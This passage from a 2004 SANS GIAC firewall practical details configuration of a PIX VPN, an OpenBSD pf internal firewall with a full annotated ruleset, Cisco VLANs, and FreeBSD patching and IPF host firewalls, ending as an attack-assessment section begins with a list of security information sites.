
pixfirewall(config)# vpngroup giacevpngroup split-tunnel 102

pixfirewall(config)# vpngroup giacevpngroup idle-time 1800

pixfirewall(config)# vpngroup giacevpngroup password *secret_string*

2.3.3 OpenBSD (The internal firewall)

The OpenBSD installation process is quite straightforward; it can be installed via FTP or CD. GIACE has ordered a newest CD set for supporting the OpenBSD project. The newest version is 3.5. This version will be used to accomplish the requirement to be an internal firewall. Before talking about the internal firewall, let's review the logical diagram of this component.



As we can see in this diagram, there are four NICs in the internal firewall. They are fxp0, fxp1, fxp2 respectively. There are some considerations to think before placing it on the gateway location. Here are the considerations.

- Some modifications for it to become a firewall.

First, the IP forwarding function must be enabled for it to transfer packets between different interfaces. The configuration file related to this function is */etc/sysctl.conf*, and the option is:

net.inet.ip.forwarding=1 # 1=Permit forwarding (routing) of packets

If we want the system to become a gateway, we need to uncomment the

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

net.inet.ip.forwarding=1.
Then, it is necessary to tell the OpenBSD system to enable its firewall daemon, the Packet Filter (PF). The method is as follows:
Change the option "*pf=NO*" to *"pf=YES"* in the */etc/rc.conf*, that is:
Changing:

pf=NO # Packet filter / NAT

To:

pf=YES # Packet filter / NAT

In this file, the PF configuration file is also shown. It is:

pf_rules=/etc/pf.conf # Packet filter rules file

Next, it is time to verify the setting of IP address on each NICs and default gateway setting. In OpenBSD systems, the typical name of each interface is /etc/hostname.ab#
Note: The ab is the simplified name of that interface; # means number, it is used to distinguish interfaces with same type

Since the NICs used by GIACE are all *fxp*, these three interfaces are configured as follows.
Content of */etc/hostname.fxp0*

inet 10.0.1.2 255.255.255.0 NONE

Content of */etc/hostname.fxp1*

inet 192.168.0.1 255.255.255.0 NONE

Content of */etc/hostname.fxp2*

inet 10.0.3.1 255.255.255.0 NONE

The default gateway in the OpenBSD system is */etc/mygate*. The content of that file used by GIACE is:

10.0.1.1

This IP address is the IP address of the PIX inside interface; it is used as the default gateway for this internal firewall and other machines to access the Internet.
After completing those settings, one can check the connection by pinging the PIX inside interface from the internal firewall, if it does get the response from the PIX; the connection is fine.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Note: If the connection is not working after making those changes, the reasons might be not using the new configurations. To run the new configuration, please execute the following command.

 # /bin/sh /etc/netstart

♦ Hardening the system

Although OpenBSD system is quite secure, it is still suggested to do some modifications to make this system even more secure.

The best starting point may be the manual: afterboot (8). This manual can be read by typing *man 8 afterboot* in the prompt. This manual lists a lot of information about system management. It helps system administrator be familiar with the system. For example, it is suggested in this document that unnecessary services that are adjusted by the */etc/inetd.conf* should be disabled. It is adopted in the assignment of GIACE. Since this system is used as an internal firewall and a FTP proxy used by end users, there is only one line which is left without adding comment mark "#" in the begging. This line is as follows:

127.0.0.1:8021 stream tcp nowait root /usr/libexec/ftp-proxy ftp-proxy

This line tells the internal firewall to work as a FTP proxy for active mode FTP. Although it is suggested to use passive mode FTP, it is still needed for using active mode FTP. A typical active mode FTP client is the *FTP* command in the DOS mode of windows machines. For example, here is an executed FTP command for connecting to ftp.openbsd.org in the DOS mode:




Fig 2, FTP command in the Windows machine

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Because the default FTP mode that the OpenBSD system supports is passive mode, if there is nothing changed for supporting active mode, users who are trying to FTP files via DOS mode of windows machines will get nothing. So, it is necessary to uncomment this line.
Then, it is suggested to verify the file, */etc/rc.conf*; this file defines which service will run when the system is going to start. The following line is the modified line.

ntpd=YES → ntpd=NO

Next, it is recommended to disable the root logins via SSH. SSH is a secure remote control tool. It is suggested to use as a substitute for the similar tool, the telnet. It is also recommended to use only protocol version 2 not the prior versions. The SSH configuration is */etc/ssh/sshd_config*. The suggested settings are:

PermitRootLogin no

Protocol 2

The IP address that SSH will bind can be also modified, it can be configured to choose only particular IP address or all IP addresses. This option is:

ListenAddress IP_address

There are many options that SSH can use, for more information, please check manuals (*sshd_config(5)* or *ssh_config(5)*). The internal firewall is configured to only accept incoming traffic with a source IP address: 192.168.0.2. This IP is supposed to be used by the GIACE network administrator. The suitable configuration for this will be discussed later.
Note: please don't forget to restart the daemon when the configuration has been changed. The way to restart SSH daemon can be accomplished as the following command:

 # kill –HUP `cat /var/run/sshd.pid`

For hardening one system, patching the system is one of the most important things. The way to patch OpenBSD system can be found on the following URL: http://www.openbsd.org/security.html
There are many versions which have patches to be downloaded. One can choose the version and architecture (like i386, alpha….) he uses, downloading and installing that patch. The prerequisite for installing the patch is to have system source codes in the system. Because the patching process is to modify the source codes, compiling and installing new binary codes, it is necessary to

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

have the source codes on the system. Those source codes can be downloaded via the main FTP site: ftp.openbsd.org or its mirror FTP sites. The source codes might be used are as follows:

XF4.tar.gz

ports.tar.gz

src.tar.gz

srcsys.tar.gz

Those files might not all be used (depending on different patch). After uncompressing those files in suitable directories, one can follow the patching procedure listed on the patch file itself to patch the system. Here is a good document written by *Jacek Artymiak*, it shows a full procedure of patching. http://www.onlamp.com/pub/a/bsd/2003/01/16/ssn_openbsd.html

- Make up the firewall rules

As we have seen in the above, the firewall daemon and configuration file are PF and */etc/pf.conf* respectively. There are many explanations on the *pf.conf* file itself and its manual (pf.conf(5)) can be read by typing *man 5 pf.conf*. There are seven statements in pf.conf. They are *Macros*, *Tables*, *Options*, *Traffic Normalization*, *Queueing*, *Translation* and *Packet Filtering*. Let's talk about each one in more details.

Macros

It is the user-defined variables that can be used to represent the IP address, interface, port number, etc. For example, here is the extract from one PF rules.

Ext_IF="fxp1"

pass in on $Ext_IF from any to any

The Ext_IF is the variable name used by the above rules. When it is used after defining, it is preceded by a $ character.

Tables

A table is used to represent a group of IP addresses; it can be used to reduce the time to looking up those IP addresses. Looking up IP addresses from a table is fast. It can also reduce the lines needed to hold the same IP addresses. Here is the example.

table <Dmz_I> {10.0.3.0/24}

pass in on $dmz_IF from <Dmz_I> to any

In this example, the table Dmz_I holds IP addresses 10.0.3.0/24. It can be used by the name to hold these IP addresses. It is also helpful for administrator to memorize the IP address by its name. For example, the Dmz_I table means

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

the IP addresses used by the internal servers.

Options

Options are used to control the PF behavior. The *set* directive is used in the *pf.conf* for specifying different operations.

There are some operations can be set. That is, block-policy, optimization, timeout, etc. The block-policy can control the PF to send a TCP RST packet for blocked TCP packets and an ICMP unreachable packet for blocked UDP packets or just drop the blocked packets silently. The optimization option tells the firewall which the network environment it is located. For example, normal means a default situation; high-latency means the environment is a high latency network like satellite connection. The aggressive means the firewall should aggressively drop idle connections since it is in a busy network environment. The timeout option means the maximum time before the packet expires. For example, frag means the time before an unassembled fragment expires. Here are some examples.

set block-policy drop

set optimization normal

set timeout frag 20

Traffic Normalization

The term *scrub* is used as the operation setting in *pf.conf* to do packets normalization. It can reassemble fragmented packets to avoid unusual packets to do some attacks. For example, some tools produce strange packets and fragment them in the reason to pass through the poor packet filter device. Here is a simple example, other complicated settings can be found on the manual.

scrub in all

Queueing

The ALTQ has been merged into the PF since OpenBSD 3.3. That means if one wants to have QoS control, the PF must be enabled first. The scheduler is what decides which queue is sending and what in the order. By default, OpenBSD supports first in first out (FIFO) queueing. By using ALTQ, OpenBSD can use other schedulers to control queueing. It supports Class Base Queueing (CBQ), Priority Queueing (PRIQ) and Hierarchical Fair Service Curve (HFSC). The discussion about those schedulers is out of the scope of this paper. Please check the manual for more information. Here is an example.

altq on fxp0 cbq bandwidth 2Mb queue { std, http }

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

queue std bandwidth 30% cbq(default)

queue http bandwidth 70% priority 2 cbq(borrow red) { hr, rd }

queue rd bandwidth 75% cbq(borrow)

queue hr bandwidth 15%

block return out on fxp0 inet all queue std

pass out on fxp0 inet proto tcp from $rdhosts to any port 80 keep state queue rd

pass out on fxp0 inet proto tcp from $hrhosts to any port 80 keep state queue hr

In this example, the std means the default traffic, the http means http traffic. Line 2 defines the bandwidth (30%) reversed to std traffic. Line 3 defines the bandwidth (70%) reversed to http traffic. It will borrow more bandwidth from std as we have seen the "borrow" in this line. Line 4 and line 5 define how many bandwidths are arranged to each part. Line 6 to line 8 merge those queueing settings to PF filtering rules.

Note: Queueing should be applied in the outbound direction. If queueing control is applied in the inbound direction, it is too late to queueing the traffic.

Translation

Translation is used to modify either source or destination IP addresses of packets. Because translation happens before filtering, the filtering must be configured to filter the packets by translated IP address. There are three types of translation. That is, the *binat* translates IP one by one. This is useful for static NAT. The *nat* translates the IP addresses to be other IP address as the packets traverse the given interface. This is useful for many internal users to access the Internet at the same with only one registered IP address. The *rdr* translates the coming packets with particular destination port to be forwarded to a particular IP address. This is so-called port mapping.

Here are some examples of those translations.

Binat:

web_server_int="10.0.3.2"

web_server_ext="192.168.1.1"

binat on fxp0 from $web_server_int to any → $web_server_ext

Nat:

nat on fxp0 from {10.0.3.0/24} to any → 10.0.1.2

Rdr:

rdr on fxp1 proto tcp from any to any port 21 → 127.0.0.1 port 8021

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Packet Filtering

Packet Filtering is used as the packet processing engine. It is used to restrict or accept packets traversing the interface. The syntax of this is as follows:

**action direction [log] [quick] on interface {inet/inet6} [proto protocol] from **
src_addr [port src_port] to dst_addr [port dst_port] [tcp flags] [state]

The syntax is much similar to the router ACL, but there are some differences should be recognized. First, the action is either *pass* or *block* not *permit* or *deny*. Then, the direction tells which direction the packet is passing. Each rule has direction information while the router ACL doesn't tell direction in each rule but applying to particular direction. Next, the quick is something should be considered further. If a rule has "quick" in it, once this rule is matched, the next rules will not be checked at all. In other words, if a rule has no quick in it, once this rule is matched, the next rules will still be verified and the last matching rule will be taken. Here is one example of packet filtering.

pass in on $ExtIF inet proto {tcp, udp} from any to 10.0.3.2 port 80 keep state
pass in on $ExtIF inet proto udp from any to 10.0.3.3 port 514 keep state

For more information, the PF user guide is an excellent reference. One can download this document on this URL.
ftp://ftp.openbsd.org/pub/OpenBSD/doc/pf-faq.pdf

After the introduction of PF, it is time to produce a real configuration file used by GIACE. Here are the design guidelines for the internal firewall.

(1) End users are allowed to access the internal DNS server, web proxy server, the mail server and windows DC server. They are allowed to do FTP, SSH and telnet on the Internet.
(2) Since FTP transfer might consume a lot of bandwidths. A good QoS mechanism must be applied in the firewall.
(3) The log server must be accessed by all GIACE servers, the router and the PIX firewall.
(4) Only a particular machine attached the internal interface can access the log server and the SFTP/FTP server.
(5) All other actions without definitely permit are denied. This is the secure policy of GIACE.

Following the guidelines the *pf.conf* would be as follows:
In first part, there are defined variables which will be used in the other following rules. By using variables, it is easier to find out logical fail in the rules by its

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

name. For example, if we defined an interface as a variable name: *external_if*, it is easy to verify the rules by this name than just an interface device name like *fxp0*. All variables will be used in this rule set are listed here.

```
#############################################################################
# RULE SET
#############################################################################
# Macros: define common values, so they can be referenced and changed easily.
external_if="fxp0"
private_if="fxp1"
dmz_I_if="fxp2"
external_addr="10.0.1.2"
private_addr="192.168.0.1"
dmz_I_addr="10.0.3.1"
super_admin_addr="192.168.0.2"
web_admin_addr="192.168.0.8/29"
sftp_admin_addr="192.168.0.16/29"
backup_admin_addr="192.168.0.24"
mail_server="10.0.2.3"
web_server=”10.0.2.4”
sftp_server=” 10.0.2.5”
web_proxy="10.0.3.2"
log_server="10.0.3.3"
int_dns_server="10.0.3.4"
win_server="10.0.3.5"
database_server=“10.0.2.7”
```

Then, the tables can also be used to simplify the difficulty to input the long IP address list every time when it is needed. It is also helpful to verify the rules by the table name if the name is distinctive.

```
# Tables: similar to macros, but more flexible for many addresses.
table <Prv> { 192.168.0.0/24 }
table <Dmz_I> { 10.0.3.0/24, !10.0.3.2, ! 10.0.3.4 }
table <NoGoIPs> { 0.0.0.0/8, 10.0.0.0/8, 127.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16, \
169.254.0.0/16, 224.0.0.0/3, !10.0.1.0/24, !10.0.2.0/24 }
table <Pix_IPs> { 10.0.1.0/24, 10.0.2.0/24, NNN.69.37.0/28 }
```

Next, some options are set here. Since packets which would be blocked are mostly initiated by GIACE machines, it is a time-saving option to set

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

block-policy from *drop* to *return* for GIACE staff to know the problem. Another option, fingerprints, is also a helpful option for the administrator knows some OS information about its neighbors. It is interesting and this option will be kept.

#Options:

```
set optimization normal
set block-policy return
set fingerprints "/etc/pf.os"
```

Next, it is an accepted and good option to ask PF to reassemble fragmented packets in a normal network environment.

 # Traffic Normalization:

```
scrub in all
```

The next part shows the QoS setting in this firewall. As we can see, all bandwidth (1.5 Mbps) to the Internet are divided into five parts. The std (default, or other types of traffic), HTTP, mail, SSH and FTP. Those settings are applied on the external interface (fxp0). The full settings of this part are as follows:

Queueing: rule-based bandwidth control.

```
altq on $external_if cbq bandwidth 1.5Mb queue { std, http, mail, ssh, ftp }
queue std bandwidth 10% cbq(default)
queue http bandwidth 40% priority 2 cbq(borrow red)
queue mail bandwidth 10% priority 1 cbq(borrow ecn)
queue ssh bandwidth 20% cbq(borrow) { ssh_interactive, ssh_bulk }
queue   ssh_interactive priority 7
queue   ssh_bulk priority 0
queue ftp bandwidth 20% priority 0 cbq(borrow ecn)
```

The next part tells the firewall how to do the translations about all network sections. First, all IP addresses on the private (192.168.0.1/24) and the dmz_I (10.0.3.0/24) network are all translated on the external interface to the IP address of the firewall external interface for machines on those range to communicate with outside network. Second, all IP addresses on private network are also translated on the dmz_I interface to the IP address of the firewall dmz_I interface for machines on this range to be able to talk with servers on the dmz_I zone. Third, port mapping to udp port 514 for servers on the dmz_E zone, the router and PIX firewall to send their logs are defined. Finally, the FTP proxy also needs translation for the support of active mode transferring. It is also set.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
# Translation:
# nat
# Define nat settings on external interface, all packets from the Prv network and Dmz_I
# network to the external network will be translated to the IP address of the external
# interface, that is, the 10.0.1.2
nat on $external_if from <Prv> to any -> $external_addr
nat on $external_if from <Dmz_I> to any -> $external_addr
# Define nat settings on dmz_I interface, all packets from the Prv network to Dmz_I
# network will be translated to the IP address of the dmz_I interface, that is, the 10.0.3.1
nat on $dmz_I_if from <Prv> to any -> $dmz_I_addr
# Binat web_proxy_server and int_dns_server
binat on $external_if from $web_proxy to any -> 10.0.1.3
binat on $external_if from $int_dns_server to any -> 10.0.1.5
# Define rdr on external interface for incoming logs to log server udp port 514
rdr on $external_if proto udp from any to $external_addr/32 port 514 -> $log_server \
   port 514
# rdr outgoing FTP requests to the ftp-proxy
rdr on $private_if proto tcp from any to any port ftp -> 127.0.0.1 port 8021
```

The Final part is to set the packets filtering rules to control the traffic passing through the firewall. There are four main sections of setting the rules. In the first section, the access control rules on the external interface are defined. There is something to consider about the direction *out* or *in*. The *out* means verify the leaving traffic on the interface, while the *in* means verify the incoming packets. In this section, we have defined the rules for the log server, active mode FTP traffic and ICMP packets to enter the interface. The rules for leaving packets from the external interface to the Internet are merged with the queueing control and leaving packets to the server on the dmz_E are also defined. Then, in the second and third section, the rules to control traffic from private network are defined. In addition, users on private network can access the Internet by means of SSH, FTP and ICMP. In the fourth section, as we can see, packets coming from private network are allowed to access servers on the dmz_I zone while the servers are not allowed to send packets to computers on those private networks. Packets initiated by servers on the dmz_I zone are only allowed to networks except for the private networks. The total rules are as follows.

```
# Filtering:
# stop all IPv6 traffic since GIACE doesn't need this right now
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
block in quick inet6 all
block out quick inet6 all
#########################################################
# pass everything on loopback (lo0), this can allow the firewall to communicate with
# itself
pass in quick on lo0 all
pass out quick on lo0 all
#########################################################
#External network (fxp0)
#########################################################
# prevent spoofing of non-routable address; when the spoofed packets are matched, it
# will be blocked immediately by using “quick”.
block in quick on $external_if from <NoGoIPs> to any
block out quick on $external_if from any to <NoGoIPs>
# stop all incoming packets, the implicit deny rule, this conforms the deny all except
# explicitly permit policy
block in on $external_if all
# allow some desirable incoming traffic
pass in on $external_if inet proto udp from 10.0.1.1 to $log_server port 514 keep state
# allow incoming active mode FTP traffic
pass in on $external_if inet proto tcp from any to $external_addr port > 49151 keep state
# allow the PIX firewall to check the connection to this firewall
pass in on $external_if inet proto icmp from 10.0.1.1 to $external_addr keep state
# block all out, the implict deny rule, this conforms the deny all except explicitly permit
# policy
block out on $external_if all
# allow FTP connection to the Internet, but queueing
pass out on $external_if inet proto tcp from any to !<Pix_IPs> port ftp keep state queue \
   ftp
pass out on $external_if inet proto tcp from any to !<Pix_IPs> port www keep state \
   queue http
pass out on $external_if inet proto tcp from any to !<Pix_IPs> port ssh keep state \
   queue ssh
# allow to access mail server and web server on the Dmz_E domain
pass out on $external_if inet proto tcp from any to $mail_server port { 25, 995} \
   keep state
pass out on $external_if inet proto tcp from any to $web_server port www keep state
# pass ICMP to outside network
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
pass out on $external_if inet proto icmp all keep state
#########################################################
#private network (fxp1)
#########################################################
#prevent spoofing non-routable address
block in quick on $private_if from !<Prv> to any
block out quick on $private_if from any to !<Prv>
# stop all incoming and outgoing packets, the implicit deny rules, this conforms the
# deny all except explicitly permit policy
block in on $private_if all
block out on $private_if all
# allow users on net Prv to access the internal servers and mail server
pass in on $private_if inet proto tcp from <Prv> to $web_proxy port 3128 keep state
pass in on $private_if inet proto { tcp, udp } from <Prv> to $int_dns_server port 53 \
   keep state
pass in on $private_if inet proto tcp from <Prv> to $win_server port { 139, 445 } keep \
   state
pass in on $private_if inet proto udp from <Prv> to $win_server port { 137, 138 } keep \
   state
pass in on $private_if inet proto tcp from <Prv> to $mail_server port {25, 995} \
   keep state
# allow administrator to access the log server via SSH
pass in log on $private_if inet proto tcp from $super_admin_addr to $log_server \
   port ssh keep state
# allow administrators of the external servers to access those server via SSH
pass in log on $private_if inet proto tcp from $web_admin_addr to $web_server port \
   ssh keep state
pass in log on $private_if inet proto tcp from $sftp_admin_addr to $sftp_server port \
   ssh keep state
pass in log on $private_if inet proto tcp from $backup_admin_addr to \
   $database_server port ssh keep state
# allow end users to FTP and SSH to other networks
pass in on $private_if inet proto tcp from <Prv> to !<Pix_IPs> port ftp keep state
pass in on $private_if inet proto tcp from <Prv> to !<Pix_IPs> port ssh keep state
pass in on $private_if inet proto {udp, icmp} from <Prv> to any keep state
#########################################################
#Internal DMZ (fxp2)
#########################################################
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
#prevent spoofing of non-routable address
block in quick on $dmz_I_if from !<Dmz_I> to any
block out quick on $dmz_I_if from any to !<Dmz_I>
# stop all incoming and outgoing packets, the implicit deny rules, this conforms the
# deny all except explicitly permit policy
block in log on $dmz_I_if all
block out log on $dmz_I_if all
# allow some internel servers to access the Internet to do their jobs
pass in on $dmz_I_if inet proto tcp from $web_proxy to any port { 80, 443 } keep state
pass in on $dmz_I_if inet proto {tcp,udp} from $int_dns_server to any port 53 keep state
# block traffic initiated by those servers to <Prv>
block in on $dmz_I_if inet from <Dmz_I> to <Prv>
# allow TCP IPv4 connection to the outside world, keep states
pass out on $dmz_I_if inet proto tcp from any to <Dmz_I> keep state
pass out on $dmz_I_if inet proto {udp,icmp} from any to <Dmz_I> keep state
#########################################################
```

2.3.4 Setting GIACE VLANs

There are three switches used by GIACE. Those are two Cisco 2950G-48 and one Cisco 2950-24. The Cisco 2950-24 switch is attached by GIACE servers. Since there are two types of servers (the internal servers and external servers), it is necessary and economical for those servers to be allocated to two different VLANs for the correct function. It is suggested to allocate the first 12 ports to VLAN 1 and the other 12 ports to VLAN 2 since the amount of the external servers and internal servers are similar. The external servers will be attached to VLAN 1 and the internal servers will be attached to VLAN 2. Because all ports are allocated to VLAN 1 by default, it is only needed to allocate port 13th to 24th to VLAN 2. The commands are as follows:

```
! configure of the 13th port, ports from 14 to 24 have the same configuration as this.
Switch (config)# int fa0/13
Switch(config-if)# switchport mode access
Switch(config-if)# switchport access vlan 2
```

It is also necessary to save this configuration mentioned above.

2.3.5 Configuration samples of some GIACE servers

In this part, we would like to mention some special settings of GIACE servers. This is worth to be listed here to show a clearer view of those servers. Because

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

there are many servers used by GIACE are FreeBSD 5.2.1. It is worth to talk about how to patch this system. The first thing is to add a package called cvsup. This package can be used to track the current source codes of the system. This package can be added to the system by using the following command.

pkg_add cvsup-without-gui-16.1f.tgz

It is supposed that the version used here are 16.1f. This package can be found on the FreeBSD ftp site: ftp.freebsd.org or other mirror sites. There might be other packages needed by this package. It the system complains that, fetch the needed packages for installing this package successfully. After installing this package, the next step is to configure the setting file of the cvsup. Here is the content of a sample file of tracking newest source codes of version 5.2.1.

***default host=cvsup.tw.FreeBSD.org**
***default base=/usr**
***default prefix=/usr**
***default release=cvs**
***default tag=RELENG_5_2**
***default delete use-rel-suffix**
***default compress**
src-all
***default tag=.**
ports-all
doc-all

This sample is not hard to understand. The only needed to change if the system used is not version 5.2.1 or 5.2 is the tag setting. This setting can be set to other release version for tracking other version. For example, the RELENG_4_10_0_RELEASE will help you get the source codes of FreeBSD release 4.10. The allowed tag for setting can be found on this URL: http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/cvs-tags.html

Next, it is time to get the newer source codes, it can be done by launching this command. In this command, the /etc/cvupfile is the supposed cvsup configuration file name.

 # cvsup –g –L 2 /etc/cvsupfile

After having the newest source codes, the make world command and make kernel can be used to make the system up-to-date. The former command is used to make an all new system, while the latter command will produce a

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

newer kernel. The more detail is listed as follows.
In this /usr/src/ directory, use *make buildworld* to compile the new source codes. After completing successfully, use *make installworld* to install the new files to the system.
Similarly, in the /usr/src/ directory, use *make buildkernel KERNCONF=fielname_kernel* to produce a new kernel. After completing successfully, use *shudown now* to enter the single user mode. By using *make installkernel KERNCONF=filename_kernel* to install the new kernel. The *filename_kernel* is the kernel configuration file in the system. The default filename existed in the system is GENERIC.
Note: The procedures of *make world* and *make kernel* are a little complex, a great reference for doing these can be found at this URL:
http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/makeworld.html
After completing the patching procedure of FreeBSD, the next part introduce the firewall used by servers of GIACE. In this design, the SFTP, database server and some critical servers can use firewall on the system itself to provide additional protection. The IPF firewall will be used to accomplish this requirement. To enable the IPF on a FreeBSD 5.2.1, it is necessary to add the following lines to the kernel configuration file to ask the system to provide IPF firewall. The first line enables the IPF, the second line enables the log function, and the third line enables the default denying rule. This conforms the GIACE secure policy: Deny everything unless explicitly permit.

```
options IPFILTER
options IPFILTER_LOG
options IPFILTER_DEFAULT_BLOCK
```

After producing a new kernel and installing it, the system now has IPF supported. It is also needed to add some settings to the /etc/rc.conf to tell the system to enable the IPF at the start-up time. These settings are as follows.

```
ipfilter_enable="YES"
ipmon_enable="YES"
```

The rule definition of IPF is much similar to PF on the OpenBSD. Here is an example for allowing packets coming from a single host (10.0.1.2) to this system (10.0.2.5) port 22, and the *fxp0* is the supposed interface name.

```
pass in quick on fxp0 proto tcp from 10.0.1.2 to 10.0.2.5 port = 22 keep state
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

For additional information about IPF and its rules, please check this URL: http://kerneltrap.org/node/view/2844

There are some servers should be mentioned again here for clarity. The reverse web proxy is used for users on the Internet to access the web server of GIACE; the web proxy server is used for users inside GIACE to access web sites on the Internet, and the mail server (Sendmail) is merged with cyrus-sasl package to support a secure mail transferring. That is why users on GIACE need to access the TCP port 995 of the mail server to receive their mails, and use port 25 and authentication information for sending mail in an encrypted line.

© SANS Institute 2004, Author retains full rights.


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Assignment III – Design under Fire

3.1 Introduction

In this part, a previous accepted GCFW practical will be verified from an aspect of attackers. That is, it is attempted to break through the defensive devices. The previous accepted GCFW practical published by Lesa Ludwig will be checked here. This practical can be found at GIAC website:
http://www.giac.org/practical/GCFW/Lesa_Ludwig_GCFW.pdf
The network diagram of the paper is shown below.

Network Diagram:



3.2 Information resources

There are many information resources about security on the Internet. Some of the famous sites are as follows:

- CERT/CC

The CERT/CC is a center which is located at the Software Engineer Institute (SEI), a federally funded research center at Carnegie Mellon University. It was established for following the Morris worm which spread wildly on the Internet in November 1988. The CERT/CC is famous for the research skill of Internet security. There are many important security advisories listed on its site. It is a good resource for system administrator to browse this site regularly to get

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

valuable information. Because it is not willing to help attackers find exploit codes and attack others. There is no exploit tool listed here to download. However, it is still a very good site for users to get new vulnerability information. This site will be used at first to find some newer security trend.
Its URL is: http://www.cert.org/

- SecurityFocus

The SecurityFocus is another famous site for security information. Unlike the CERT/CC, the SecurityFocus is a commercial site. One of the most famous is the Bugtraq database; there is a lot of security information in this site. Many security specialists and system administrators like to use its public network environment to share their knowledge and vulnerability news includes exploit codes if they want to share with the folk. This site is a good means to find exploit codes for the vulnerability. Its URL is: http://www.securityfocus.com/

3.3 Reconnaissance

